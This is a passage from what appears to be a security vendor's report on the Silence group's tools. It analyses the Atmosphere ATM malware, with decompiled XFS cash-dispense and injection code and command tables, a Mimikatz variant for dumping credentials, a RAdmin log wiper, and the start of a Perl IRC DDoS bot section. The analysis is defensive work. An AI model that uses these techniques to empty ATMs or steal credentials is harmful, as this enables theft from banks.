fuckacp.exe	B3ABB10CC8F4CBB454992B95064A9006	Atmosphere.Injector
injector.exe	1EE9F88CC7867E021A818DFF012BDF9E	Atmosphere.Injector

This program helps the attacker to inject DLL into the relevant process. Command line parameters are used to specify which dynamic library must be injected in which particular process. It is worth noting that the process is identified not by its name, but by its system identifier (process id).

```
if ( argc == 3 )
{
    dll_path = argv[2];
    process_id = atoi(argv[1]);
    Inject(process_id, dll_path); // inject function
    result = 0;
}
else
{
    printf("Usage: %s <pid> <dll_name>", *argv);
    result = -1;
}
```

The code for dynamic library injection is similar to that in the dropper.

Similarly, we detected several programs of that type. Their compilation settings were different and some libraries were statically linked. This is most likely because the attacker could not run the program on those ATMs which did not have libraries that the program required.


Atmosphere

File name	MD5 hash	Program type
lib_HpBsi.dll	79E61313FEBE5C67D168CFC3C88CD743	Atmosphere
li.dll	C49E6854C79043B624D07DA20DD4C7AD	Atmosphere
lib_HkUEL.dll	86EA1F46DF745A30577F02FC24E266FF	Atmosphere
	c8d0ccd2e58c1c467ee8b138c8a15eec	
	d81ae5e0680d09c118a1705762b0bfce	
lib_xqkRN.dll	ddb276dbfbce7a9e19feecc2c453733d	

There are several programs of that kind too. See below for analysis results and differences.

The file **lib_HkUEL.dll** (size 61440 bytes, md5: 86EA1F46DF745A30577F02FC24E266FF)

- This malicious file operates by injecting code in XFS Manager's process fwmain32.exe for Wincor Nixdorf ATMs and using API functions exported by the library MSXFS.dll (loaded into the process fwmain32.exe).
- As the dynamic library is run/loaded into the address range of the process (in our case, the app fwmain32.exe), a new thread is started.
- Once the library is unloaded (or the fwmain32.exe parent process terminates), this thread terminates.
- In the course of operation, this file creates the file c:\intel__log.txt and writes its operations log in it.



- This file uses / may call the following XFS API functions:

WFMFreeBuffer	MSXFS
WFMAccomodateBuffer	MSXFS
WFSFreeResult	MSXFS
WFSEExecute	MSXFS
WFSGetInfo	MSXFS

- It copies pointers and creates trampoline to functions WFSGetInfo and WFSEExecute in its dynamic memory.

- By calling function WFSGetInfo with flag dwCategory == WFS_INF_CDM_CASH_UNIT_INFO the attacker can gain information about the status and contents of all cassettes in the ATM.

4.3 WFS_INF_CDM_CASH_UNIT_INFO

Description This command is used to obtain information regarding the status and contents of the cash units in the CDM.

Where a logical cash unit is configured but there is no corresponding physical cash unit currently present in the device, information about the missing cash unit will still be returned in the *lppList* field of the output parameter. The status of the cash unit will be reported as WFS_CDM_STATCUMISSING.

```
_wfs_cdm_cu_info = 0;
error = WFSGetInfo(this, hService, 303, 0, 0, &_wfs_cdm_cu_info); // WFS_INF_CDM_CASH_UNIT_INFO
if ( error )
{
    _WFMDFreeBuffer(*(&_wfs_cdm_cu_info[3].lppList + 2));
    WFSFreeResult(_wfs_cdm_cu_info);
    exception(&v7);
    v7 = &off_10009208;
    v8 = error;
    CxxThrowException(&v7, &unk_10009B90);
}
v4 = *(&_wfs_cdm_cu_info[3].lppList + 2);
cash_units = *(v4 + 2);
DebugOut_3(*(v11 + 10), aXFsFoundInfoAb, cash_units); // XFS-> Found info about <%d> cash units
sub 10002C42(v9, *(v4 + 4), cash_units);
```

- The dispenser is identified by calling the function WFSGetInfo with the flags dwCategory == 301(WFS_INF_CDM_CASH_UNIT_INFO) and 401 (value unknown).
- The function WFSGetInfo to identify the dispenser is called sequentially 30 times with different hService values ranging from 1 to 30 – obviously to search for services in the system and locate the service handle that corresponds to the running ATM service. This could be done by calling the function WFSOpen, but the attacker probably thought that the argument of the first function (the ATM's logical name in the system) could be non-standard or different on different ATM types, so he decided to do an ATM device search by using the brute force of open service handles.
- A thread is then created to check every one second if there are commands from the attacker and execute them if needed

Command transmission

Once the command file is found, its contents are read by the function "fread" and are then split into lines. Characters between quotation marks ("") are extracted from the first line. Then the first character extracted from quotation marks is converted into a command number. Once the command is received, WinAPI of the functions CryptAcquireContextA and CryptGenRandom generates a line with a random set of characters. The size of the line is not less than the size of the file, plus a random number between 10 and 1024. The resulting line is then added to the end of the file, and the file is deleted.

- The bot receives commands as newly created files with *.cmd in this file's root directory.
- If there is any file with the extension *.cmd, the app will search for, open and read it.
- After reading, the command file is supplemented by random data of random length and the file is deleted



Commands in the file *.cmd are transmitted as plain text: <one_upper_char> (including quotations marks).

The command that is activated depends on the character between the quotation marks.

```
signed int __cdecl get_chars(char cmd_char)
{
    if ( cmd_char <= 'P' )
    {
        switch ( cmd_char )
        {
            case 'P':
                return 10;
            case 'A':
                return 3;
            case 'B':
                return 2;
            case 'D':
                return 7;
            case 'H':
                return 5;
            case 'L':
                return 1;
            case 'M':
                return 12;
        }
        return 13;
    }
    switch ( cmd_char )
    {
        case 'Q':
            return 4;
        case 'R':
            return 12;
        case 'S':
            return 11;
        case 'T':
            return 9;
    }
    if ( cmd_char != 'U' )
        return 13;
    return 6;
}
```

For example, if the content of the command file is A (with quotation marks), the command indexed 3 will be executed: retrieve information about ATM cash units.

Silence

Moving into the darkside

```
void __thiscall main_cmds_func(void *this, int a2)
{
    int v3; // edx@1
    signed int default_return_code; // eax@1
    bool v5; // [esp+4h] [ebp-14h]@1
    int v7; // [esp+14h] [ebp-4h]@1

    v5 = a2 != 0;
    v3 = *(a2 + 16);
    v7 = 0;
    default_return_code = -1111;
    switch ( v3 )
    {
        case 1:
        case 8:
        case 9:
        case 10:
        case 11:
        case 12:
        case 13:
            goto LABEL_7;
        case 2:
            default_return_code = get_full_info_about_cachunits2(this);
            goto LABEL_7;
        case 3:
            default_return_code = get_info_about_cashunits(this);
            goto LABEL_7;
        case 4:
            default_return_code = get_full_info_about_cachunits(this);
            goto LABEL_7;
        case 5:
            default_return_code = modify_any_own_thread(this);
            goto LABEL_7;
        case 7:
            default_return_code = trying_toDispense(this, a2);
LABEL_7:
            write_last_command_result(this, a2, default_return_code);
            break;
        default:
            break;
    }
    v7 = -1;
    ending(&v5);
}
```

Supported commands are listed below.

Command	Description
1,8,9,10,11,12,13	Write return code of the last executed command in a separate file and log file
2	Retrieve ATM cash unit data and write the result in the log file, with formatting (advanced write mode)
3	Retrieve ATM cash unit data
4	Retrieve ATM cash unit data and write the result in the log file
5	Inject code\modify the command counter of the current app's random thread (fwmain32.exe) by calling the functions sequence GetCurrentProcessId + OpenThread + GetThreadContext + SetThreadContext
7	Issue cash in a one-off mode
?	Issue all cash, interval 3 seconds
?	Establish a limit on cash issuance

To withdraw cash, the attacker first executes commands to retrieve information on the existing banknotes. This information is also recorded in the log file as the following line:

|INDEX:<a>|CU state:|Type:<c>|Values:<d>|Currency_ID:<e>|Money count:<f>|, where a is the index, b is the state of the cassette (full/empty, etc.), c is the cash unit type, d is the banknote nominal value, e is the currency by ISO (three-character), and f is the current number of banknotes.

This is followed by command D to withdraw cash.

When this command is executed, a file is created named as a command file, but with extension 007, i.e. if the command file is second.cmd, the new file will be second.007, with the code of the last executed command. The log file will also have the following line:

[2017/11/15 18:15:24.111] last command response code 0

The resulting code for last command execution is also written at the end of the line.

Among other things, we also found an old virtual interface table that handles commands in the code. The handler looks different there: it can issue banknotes from all the cassettes one by one with an interval of 3 seconds. Banknote issue is triggered by the same function everywhere, including this handler.

Shown below is the code that adds unnecessary information and deletes the file.

Presumably, the file should have been rewritten by the generated string and deleted afterwards, but in fact this string is only added to the end of the file, as can be seen from the snapshot above.

```

return_code = IsFileExist(lpFileName);
if ( return_code )
{
    file_size = GetFileSize(lpFileName);
    random_number = rand_min_max(10, 1024);
    GenRandom((int)&buffer, file_size + random_number);
    v7 = 0;
    WriteBufferToFile(&buffer, lpFileName, 1);
    deleted = DeleteFile(lpFileName);
    v7 = -1;
    v5 = deleted;
    buffer = (int)&off_10009250;
    free_buffer((void **) &buffer);
    return_code = v5;
}

```

It is worth noting that one iteration of the program can only process one file and only one command from it. Even though the content is broken down into lines, it is only the first line that is processed, and only the first character from it (the one between quotation marks) is used and converted to the command number.

Withdrawing cash

Cash is withdrawn by calling the function WFSEExecute with the flag dwCommand==WFS_CMD_CDM_DISPENSE (issue banknotes from cassettes).

5.2 WFS_CMD_CDM_DISPENSE

Description This command performs the dispensing of items to the customer. The command provides the same functionality as the WFS_CMD_CDM_DENOMINATE command plus the additional functionality of dispensing the items. If items of differing currencies are to be dispensed then the currency field must be an array of three ASCII 0x20h characters, the amount must be 0 and the mix number must be WFS_CDM_INDIVIDUAL. However, these restrictions do not apply if a single currency is dispensed with non-currency items, such as coupons.

Function prototype:

```
HRESULT extern WINAPI WFSEExecute ( HSERVICE hService, DWORD dwCommand, LPVOID lpCmdData, DWORD dwTimeOut, LPWFSRESULT * lppResult );
```

The code of the WFS_CMD_CDM_DISPENSE command to issue banknotes from cassettes serves as the second argument.

The banknote denomination parameters are transmitted during the call.

Denomination is a selection of the number of banknotes from specific cassettes to be put together as the required amount for withdrawal (i.e. which banknotes are to be issued).


The structure below serves as the third argument:

```
LPWFSCDMDISPENSE    lpDispense;
typedef struct _wfs_cdm_dispense
{
    USHORT             usTellerID;
    USHORT             usMixNumber;
    WORD               fwPosition;
    BOOL               bPresent;
    LPWFSCDMDENOMINATION lpDenomination;
} WFSCDMDISPENSE, *LPWFSCDMDISPENSE;

DebugOut(*(this + 10), aXfsDispenseSta);      // XFS-> dispense start
lpDenomination = _WFMAlocateBuffer(0x22);
wfs_cdm_dispense = _WFMAlocateBuffer(14);
wfs_cdm_dispense->usTellerID = 0;
wfs_cdm_dispense->usMixNumber = 0;
wfs_cdm_dispense->fwPosition = 0;
*(&wfs_cdm_dispense->fwPosition + 1) = 1;
u4 = *(this + 10);
```

It is interesting to note that the field bPresent of this structure is set to TRUE. This means that after the command is executed to collect banknotes from the cassettes, the dispenser will issue them to the customer. This explains why this file does not use the command to issue cash directly (by calling WFSEExecute + command code WFS_CMD_CDM_PRESENT).

The file **lib_xqkRN.dll** (size 122880 bytes, md5: DDB276DBFBCE7A9E19FEECC2C45373 3D) is a slightly different version of **Atmosphere**.



A binary comparison of the files **lib_xqkRN.dll** and **lib_HkUEI.dll** shows that 38% of the first file's functions equals ~100% of the functions with the corresponding code in the second file (i.e. 71% of all of the functions of the second file). The functions designed to affect the ATM are practically overlapping. One significant difference is that this file has functions to read keys entered on the PIN pad.

4.7 WFS_INF_PIN_SECUREKEY_DETAIL

Description	This command reports the secure key entry method used by the device. This allows an application to enable the relevant keys and inform the user how to enter the hex digits 'A' to 'F', e.g by displaying an image indicating which key pad locations correspond to the 16 hex digits and/or shift key. It reports the following information:
--------------------	---

This command helps the attacker retrieve information on the physical arrangement of keys on the PIN pad and can subsequently be used to give a command to issue cash on demand (manually on the attacker's PIN pad).

This means that the attacker is able to control cash withdrawal not only remotely (by sending a command to the ATM) but also physically (by pressing a combination of keys on the PIN pad).

Silence

Moving into the darkside

```
'Command parsed -> SetMaximumCashCountCommand',0
    ; DATA XREF: sub_1000B1DD+CA↑o
ign 4
andp[]
'PinPadCommandProvider::ParsePressedKeys -> ',0Ah
    ; DATA XREF: sub_1000B1DD+106↑o
COMMAND MANUAL DISPENSE FROM CASSETTE CU#`%d`,0
ign 10h
sedM[]
'Command parsed -> ManualDispense from cassette #'`%d` dispense `'%d`'
    ; DATA XREF: sub_1000B1DD+13A↑o
L_time1,0
'pressed keys is: ',0 ; DATA XREF: sub_1000B362+1B↑o
ign 4
'%d',0
ign 10h
an_0[]
'PinPadCommandProvider::GetCommand -> Command received successfully'
    ; DATA XREF: sub_1000B1DD+497↑o
```

Other differences between the first and the second files in the rest of the code are based on:

1. Different compiler settings and optimization in the first and second files.
2. The fact that the first file lib_xqkRN.dll has a code added to it that the second file does not have. This also explains why the first file has a larger number of functions. Principally, it is a cryptographic class code to encrypt RSA, AES, MD5, SHA-1, for which no code has been detected.
3. Additionally, the second file has a list of currencies that the first sample did not have. The code operating with these strings in this file is not called anywhere.

```
db 'CAD',0
db 'USD',0
db 'UAH',0
db 'BTC',0
db 'RUR',0
db 'GBP',0
db 'cu:%d|%s|%d|%d',0
```

Another version of **Atmosphere lib_HpBsi.dll** (MD5 79E61313FEBE5C67D168CFC3 C88CD743, 61440 bytes, timestamp: 59D94BD5 (Sat Oct 07 21:49:09 2017)), which the DROPPER extracts from its resources, is also designed for withdrawing banknotes from ATM cassettes. It has minor differences and the following command table:

Command	Description
"B"	Retrieves information about the contents of ATM cassettes. The line "cash units info received" is added to the log.
"A"	Retrieves information about the contents of the cassettes without logging.
"Q"	Retrieves information about the contents of ATM cassettes.
"D"	One-off issue of banknotes of a specific denomination from the ATM.
"H"	Suspends all threads in the process, except for its own, and uses the GetThreadContext + SetThreadContext functions to redirect execution to its own function.
"M", "R", "S", "P", "T", "L"	The result of the last command execution is written to the file C:\intel\<chrs>.007. This command is also executed by default at the end of any other command.

We have also detected **Atmosphere "li.dll"** (MD5 C49E6854C79043B624D07DA20 DD4C7AD, 57344 bytes, timestamp: 59DA3AE9 (Sun Oct 08 14:49:13 2017)), with a 'hacker-style' representation of threads.

Some debugging information is not available, and many lines were modified, e.g., PinPad -> "QinQad", DISPENSER -> D1SP3NS3R, etc.

<pre> 0000000B C log.txt 00000009 C c:\intel 00000008 C UNKNOWN 00000004 C ALL 00000006 C TRACE 00000007 C NOTICE 00000008 C WARNING 00000006 C ERROR 00000006 C FATAL 00000004 C %s\n 00000034 C Zfs:DetermineDeviceByCommand -> exception happened 0000001E C Exception d15p3n53r determine 0000001A C Can't determine d15p3n53r 0000001D C D1SP3NS3R is determined # %d 00000021 C Exception DetermineQinQadService 00000017 C Can't determine QinQad 00000017 C QinQad determined # %d 00000017 C Can't load Tf module. 00000036 C .?AVHookLibEnableHookException@System@CUniFramework@@ 00000014 C List<T>.ElementAt() 00000049 C INDEX:%d CU state:%d Type:%d Values:%d Currency_ID:%s Money count:%d \r\n 00000019 C CommandProcessor created 0000003F C ICommandProcessor::ProcessCommand ->\nSetMaximumDispenseSize:%d 00000025 C DisplayBalance -> exception, code:%d 0000002A C DisplayBalance (try -> exception, code:%d 00000012 C Manual Dispensing 00000021 C Dispense failed. Unknown reason. </pre>	<pre> 0000000B C log.txt 00000009 C c:\intel 00000008 C UNKNOWN 00000004 C ALL 00000006 C TRACE 00000007 C NOTICE 00000008 C WARNING 00000006 C ERROR 00000006 C FATAL 00000004 C %s\n 00000034 C Xfs:DetermineDeviceByCommand -> exception happened 00000023 C Exception caught DetermineDispenserHandle() 0000001D C Can't determine CDM HSERVICE 0000001D C DISPENSER is determined # %d 0000002A C Exception caught DeterminePinPadService() 00000020 C Can't determine PinPad HSERVICE 00000023 C PinPad HSERVICE is determined # %d 00000039 C .?AVHookLibCreateHookApiException@System@CUniFramework@@ 0000003A C .?AVHookLibInitializationException@System@CUniFramework@@ 00000017 C Can't load xfs module. 00000027 C XFS -> found info about <%d> cash units 00000027 C XFS -> dispense end SUCCESSFUL DISPENSE 00000020 C Dispense, dispense device is %d 00000010 C Currency ID: %s 0000000E C ulAmount = %d 0000000D C usCount = %d 0000001A C Denomination setted. %d \n </pre>
---	---

Also unavailable is some debugging information that was available in the first library.

The format of the command is *.ccd, not *.cmd, but they share the same command handler, i.e. the commands have the same format and perform the same actions.

In **April 2018**, Silence attacked another Russian bank, using **Atmosphere** to empty its ATMs. There were minor differences compared to the previous versions, but it was clear that the developer went a long way to debug the program and that he eventually got rid of the unnecessary functions and enhanced the program's sustainability.

The program uses the following command handlers:

Command number	Command value
2	Retrieve information about ATM cash units and write the result in the log file, with formatting (extended write mode)
3	Retrieve information about ATM cash units
4,13	Retrieve information about ATM cash units and write the result in the log file
7	One-off cash withdrawal
10	Suspend operations for 10 minutes
11	Terminate app operation
8	Withdraw all cash, interval 3 seconds

Below is a table that compares the old version with the new:

Function	Old sample	New sample
Working directory	c:\intel	c:\atm\1
Process for injecting	fwmain32.exe	atmapp.exe
Method for launching payload after injection into the process	LoadLibrary shellcode	LoadLibrary shellcode (with minor changes)
Debugging info shown in the console	In an extended format	In a brief format, only the number of detected processes
List of XFS functions used	WFMFreeBuffer, WFMAccomodateBuffer, WFSExecute, WFSFreeResult, WFSGetInfo	WFMFreeBuffer, WFMAccomodateMore, WFMAccomodateBuffer, WFSExecute, WFSFreeResult, WFSStartUp, WFSGetInfo
File size	60 Kbytes	84 Kbytes
Creating springboards on function WFS*	Yes	No
Retrieving information on cassette status	Yes	Yes
Determining dispenser and PIN pad status before operation (codes 301 and 401)	Yes	No
Searching for hService handles when calling WFSGetInfo	Yes	No

Functions available to read the keys entered on the PIN pad	Yes	No
Transmitting commands through files with extension	*.cmd	*.c
Random data generation based on	CryptAcquireContextA + CryptGenRandom	rand()
Writing return code to file	Yes, to file with extension *.007	No
A command to modify the command counter of the current app's random flow	Yes, command #5	No
Command to pause Trojan operation	No	Yes

OTHER PROGRAMS

Utilities

Farste

File name	MD5 hash	Program type
m32.exe	40228a3ea22e61a0f53644881cd59281	Mimikatz

This file is a modified version of the well-known utility **Mimikatz** that extracts clear text credentials and hashes from memory. Mimikatz source code is available on the developer's page [hxxps://github\[.\]com/gentilkiwi/mimikatz](https://github.com/gentilkiwi/mimikatz).

Analysis of this file suggests that it is based on Mimikatz source code, with some new functions added to the file.


We compared it to Mimikatz 2.1.1 x86, the latest available version at the time of writing this report. The file was found to contain artifacts that suggest that assembly had been based on source codes of earlier versions (< 2.1.1).

Information in the header of the executable file suggests that it was compiled on 19.09.2009 at 07:39:40 GMT.

- A binary comparison of this file with the original mimikatz exe, version 2.1.1 x86, using utility BinDiff, demonstrates that binary similarity between them is 25% and that this file has 91% of Mimikatz file functions.

Silence

Moving into the darkside



- The screenshot above shows the launch of this file for a random (knowingly non-existent) command; the one below shows the launch of the original Mimikatz.

```

answer - Answer to the Ultimate Question of Life, the Universe, and
Everything
coffee - Please, make me a coffee!
sleep - Sleep an amount of milliseconds
log - Log mimikatz input/output to file
base64 - Switch file output/base64 output
version - Display some version informations
cd - Change or display current directory
markruss - Mark about PtH
Using 'Farse.log' for logfile : OK
Farse

C:\Users\ [REDACTED]\Desktop>mimikatz.exe 2
#####
mimikatz 2.1.1 <x86> built on May 27 2018 02:37:29 - lil!
## ^ ## "A La Vie, A L'Amour" - <oe.eo>
## / \ ## /*** Benjamin DELPY `gentilkiwi` <benjamin@gentilkiwi.com>
## \ / ## > http://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX <vincent.letoux@gmail.com>
##### > http://pingcastle.com / http://mysmartlogon.com ***

mimikatz(commandline)> # 2
ERROR mimikatz_doLocal ; "2" command of "standard" module not found !

Module : standard
Full name : Standard module
Description : Basic commands <does not require module name>

exit - Quit mimikatz
cls - Clear screen <doesn't work with redirections, like PsExec>
answer - Answer to the Ultimate Question of Life, the Universe, and
Everything
coffee - Please, make me a coffee!
sleep - Sleep an amount of milliseconds
log - Log mimikatz input/output to file
base64 - Switch file input/output base64
version - Display some version informations
cd - Change or display current directory
localtime - Displays system local date and time (OO command)
hostname - Displays system local hostname
mimikatz

```

- Both apps responded identically to this argument in the command line, showing a list of supported commands.

How Farse is different from the original Mimikatz source code

1. Banners and all mentions of "mimikatz" in the product are obliterated to the maximum extent (although the developer could not do it everywhere). The purpose of this is obviously to hide this file from antivirus scanners.
 2. Some words – User, Domain, Password – are changed to U, D, P.

```
msv :  
kerberos :  
    * U : win-qk2ushj8e8g$  
    * D : WORKGROUP  
    * P : <null>  
tspkg :  
ssp :  
wigest :  
    * U : WIN-QK2USHJ8E8G$  
    * D : WORKGROUP  
    * P : <null>  
creman :  
  
SID : S-1-5-18  
msv :  
tspkg :  
wdigest :  
    * Username : WIN-QK2USHJ8E8G$  
    * Domain : WORKGROUP  
    * Password : <null>  
kerberos :  
    * Username : win-qk2ushj8e8g$  
    * Domain : WORKGROUP  
    * Password : <null>  
ssp :  
credman :  
  
mimikatz #
```

3. Command names are different. The original command to extract OS passwords "sekurlsa::logonpasswords" is renamed as "sss::logonpasswords".
 4. Parse does not require the additional command "mimikatz # privilege::debug", unlike the original mimikatz. It automatically retrieves a debug privilege token to be able to extract data from the system process.
 5. This file automatically writes its results in the text file "Parse.log" in the current directory. As an example, when an executable file is run with the argument "sss::logonpasswords", the extracted passwords and hashes will be saved to this log file.
 6. User and system credentials are retrieved through the use of the function "sss::logonpasswords" (in the original source code, Mimikatz is called "sekurlsa::logonpasswords"). This function retrieves credentials from the lsass system process.exe (Local Security Authority Subsystem Service).

Cleaner

File name	MD5 hash	Program type
cleaner.exe	8A9D278B473B6C5625D57739714702FC	RAdmin log cleaner

This file is designed to write garbage to the log file of **RAdmin** server connections deployed on the victim machine and to delete that file afterwards. Due to programmer's error, garbage is written not to the beginning of the file, but to its end, which makes it possible to retrieve the original log. The program was compiled on **08.10.2017 at 07:46:09**.

When run, the program generates random values whose length is file size

C:\Windows\System32\rserver30\Radm_log.htm +10 up to
C:\Windows\System32\rserver30\Radm_log.htm +1024:

Silence

Moving into the darkside

```
1 char __cdecl AppendGarbageAndDelete(LPCSTR lpFileName)
2 {
3 // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-“+” TO EXPAND]
4
5 file = lpFileName;                                // C:\Windows\System32\rserver30\Radmin_log.htm
6 result = IsFileExists(lpFileName);
7 if ( result )
8 {
9     fileSize = FileSize(file);
10    randomVal = GenerateRandomValue(10, 1024);
11    GenerateGarbage((int)&garbageBuffer, fileSize + randomVal);
12    v12 = 0;
13    fileHandle = CreateFileA(file, 0x40000000u, 5u, 0, 4u, 0x82u, 0);
14    fileHandle_ = fileHandle;
15    if ( fileHandle != (HANDLE)-1 )
16    {
17        lpFileName = 0;
18        SetFilePointer(fileHandle, 0, (PLONG)&lpFileName, 2u);
19        NumberOfBytesWritten = 0;
20        WriteFile(fileHandle_, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
21        CloseHandle(fileHandle_);
22    }
23    isFileDeleted = DeleteFile(file);
24    garbageBuffer = (int)&off_405168;
25    if ( lpBuffer )
26        free((void *)lpBuffer);
27    result = isFileDeleted;
28 }
29 return result;
30}
```

It then writes them to the end of the file and deletes the file. Presumably, the programmer's intention was to have these random values written to the beginning of the file so as to obstruct restoration of **RAdmin** connections logs. An implementation error, however, prevents this from happening:

```
1 char __cdecl AppendGarbageAndDelete(LPCSTR lpFileName)
2 {
3 // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-“+” TO EXPAND]
4
5 file = lpFileName;                                // C:\Windows\System32\rserver30\Radmin_log.htm
6 result = IsFileExists(lpFileName);
7 if ( result )
8 {
9     fileSize = FileSize(file);
10    randomVal = GenerateRandomValue(10, 1024);
11    GenerateGarbage((int)&garbageBuffer, fileSize + randomVal);
12    v12 = 0;
13    fileHandle = CreateFileA(file, 0x40000000u, 5u, 0, 4u, 0x82u, 0);
14    fileHandle_ = fileHandle;
15    if ( fileHandle != (HANDLE)-1 )
16    {
17        lpFileName = 0;
18        SetFilePointer(fileHandle, 0, (PLONG)&lpFileName, 2u);
19        NumberOfBytesWritten = 0;
20        WriteFile(fileHandle_, lpBuffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
21        CloseHandle(fileHandle_);
22    }
23    isFileDeleted = DeleteFile(file);
24    garbageBuffer = (int)&off_405168;
25    if ( lpBuffer )
26        free((void *)lpBuffer);
27    result = isFileDeleted;
28 }
29 return result;
30}
```

The argument FILE_END is thereby passed on to the function SetFilePointer, which means that the write pointer is set to the end of the file.

Perl IRC DDoS bot

This bot is a Perl script designed to run on Linux OS. Its functionality includes retrieving information about the infected machine, executing shell commands (cmd), sending emails, downloading files, scanning ports and carrying out DDoS attacks. The server involved is 91.134.146[.]175:1984, communication protocol IRC, channel name "#PMA".

First of all, the script displays the message "Irc Script Running!\n", after which the bot randomly selects its own version from among the following lines:

```
"VERSION - unknown command."
"mIRC v5.91 K.Mardam-Bey"
